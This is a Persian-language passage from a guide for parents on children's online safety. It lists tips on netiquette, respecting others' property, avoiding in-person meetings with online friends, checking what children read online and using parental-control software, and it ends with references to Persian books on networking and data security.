۵- به کودکان بیاموزید که تفاوت بین درست و غلط در اینترنت همانی است که در دنیای واقعی وجود دارد.

۶- به کودکان بیاموزید که چگونه به دیگر استفاده کنندگان از اینترنت، احترام بگذارند. مطمئن شوید که آنها می دانند قواعد رفتار خوب فقط به دلیل اینکه پشت کامپیوتر هستند، تغییر نمی کند.

۷- به فرزندان تأکید کنید که به دارایی های دیگر کاربران احترام بگذارند. برایشان توضیح دهید که کپی های غیرقانونی از کارهای دیگران – مانند موسیقی، بازیهای تصویری و سایر برنامه ها- مانند دزدیدن آنان از یک فروشگاه است.

۸- به کودکان بگویید که هرگز نباید دوستان اینترنتی خود را شخصاً ملاقات کنند. توضیح دهید که دوستان اینترنتی ممکن است همانی که خود می گویند، نباشند.

۹- به کودکانتان بیاموزید که هرچه که می خوانند و می بینند، صحیح نیست. آنها را تشویق کنید که در مورد صحت مطالب اینترنت از شما سؤال کنند.

- عالیت های اینترنتی کودکان خود را با نرم افزارهای پیشرفته کنترل کنید. کنترل های اینچنینی می توانند به شما در تصفیه کردن محتویات مضر، آگاهی از سایت هایی که کودکانتان سر می زنند و فهمیدن آنچه انجام می دهند، کمک کنند.

مراجع :

۱. اصول طراحی شبکه های کامپیوتری " احسان ملکیان " انتشارات نص"۱۳۸۴
۲. امنیت داده ها " دکتر علی ذاکرالحسینی "احسان ملکیان " انتشارات نص "۱۳۸۵
۳. وب سایت www.Ircert.ir